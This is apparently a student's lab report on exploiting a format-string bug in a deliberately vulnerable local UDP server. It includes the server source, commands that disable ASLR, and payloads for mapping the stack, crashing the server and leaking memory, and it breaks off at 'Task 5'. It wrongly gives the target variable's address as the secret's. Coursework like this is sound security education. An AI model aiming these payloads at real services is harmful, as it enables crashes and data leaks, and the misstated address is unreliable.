Computer Security

Lab 7 Report

Format String

Chirag Sachdev

680231131

Task 1:

The Vulnerable Program

I use a makefile to disable kernel randomization, and compile the server program and run it as shown.

```
/bin/bash 80x34
[10/21/2019]Chirag@VM:~/.../Lab7-FormatString$ make
sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:17:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
     printf(msg);
     ^
sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

Server code:

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

#define PORT 9090

char *secret = "A secret message\n";
unsigned int  target = 0x11223344;

void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}

// This function provides some helpful information. It is meant to
//   simplify the lab task. In practice, attackers need to figure
//   out the information by themselves.
void helper()
{
    printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
    printf("The address of the 'target' variable: 0x%.8x\n",
            (unsigned) &target);
    printf("The value of the 'target' variable (before): 0x%.8x\n", target);
```


```
}


void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];

    helper();

    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);

    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
        perror("ERROR on binding");

    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,
                 (struct sockaddr *) &client, &clientLen);
        myprintf(buf);
    }
    close(sock);
}
```

Since I run the server and the client of the same machine, the address of the server is 127.0.0.1

I then communicate with the server by connecting to it using netcat using:

nc -u 127.0.0.1 9090


Once the connection is established, I type “hello” and it gets printed on the server as shown below.



Since I am using bash, I tried to send out one packet at a time without using netcat, so I send one packet using

Echo test > /dev/udp/127.0.0.1/9090

The server prints out test.



Hence I use the second method because e I can send 1 packet without establishing a continuous connection

Task 2

Understanding stack layout.


For this I tried to send different values of %x followed by a %s. Since %s takes address of an argument, whenever I hit the address of msg, I will print the format string out.


After several trials, I found msg to be at 2 places, one after 16 bytes and one after 28 bytes.

However,, the a6byte offset cannot be the place where msg is since the value just before it is 3 which cannot be a valid return address, hence the msg is stored at 28 bytes above the msg in printf.

The content of msg is stored at 0xbffff0d0, i.e.,


Address of buf is 0xbffff0d0





I change the number of format specifiers to try to reach the content of msg.

After several trials, I was able to reach the buffer by putting 23 format specifiers.



Hence format string is stored 92 bytes below buffer

hence format string is stored at 0xbffff0d0 - 92 = 0xbffff074

hence msg is stored at 0xbffff074 + 28 = 0xbffff090

1. is 0xbffff074


2. is 0xbffff090

3. is 0xbffff0d0

The distance between 1 and 3 is 92 bytes.

I further vefified the address of the buffer by putting an address at the beginning of the buffer and put a .%X to print out the first 4 bytes in Capital hex characters.

This is shown below.



/bin/bash
/bin/bash
/bin/bash
/bin/bash 80x20
[10/20/2019]Chirag@VM:~/.../Lab7-FormatString$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
bffff090b7fba000804871b3bffff0d0bffff6b8804872dbffff0d0bffff0a810804864cb7e1
b2cdb7fdb629103822300020008b00021b7fff000b7fff020.BFFFF0D4
The value of the 'target' variable (after): 0x11223344
/bin/bash 80x22
[10/20/2019]Chirag@VM:~/.../Lab7-FormatString$ echo $(printf "\xd4\xf0\xff\xbf")
"%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x.%X" > /dev/udp/127.0.0.1/9090
[10/20/2019]Chirag@VM:~/.../Lab7-FormatString$

Task 3

Crashing the server.

For this task I send the format string as %s%s%s%s.

This causes the server to crash as it hits values which do not have characters. Since %s prints out the characters stored at the address, we reach a point where there are no characters and get a segmentation fault, which crashes the program.




Task 4

Print out server memory program

4a. Print out stack data.

For this task we have to put in format specifiers to jump 92 byes, i.3., 23 %x followed by a %X to distinguish the 4 byes with capital hex characters.



Hence the first 4 bytes of the string are put in are printed on the Server.

The first 4 bytes of the input string are bffff0d4.


4b.

Printing out heap data.

The secret message is stored at the heap at the address is 0x0804a040.

For this task I put the format string as 23 %x followed by a .%s to separate the %x data from the secret message which is a string.

%s takes an address and prints the string stored. Hence the content of the secret is printed out.



Task 5

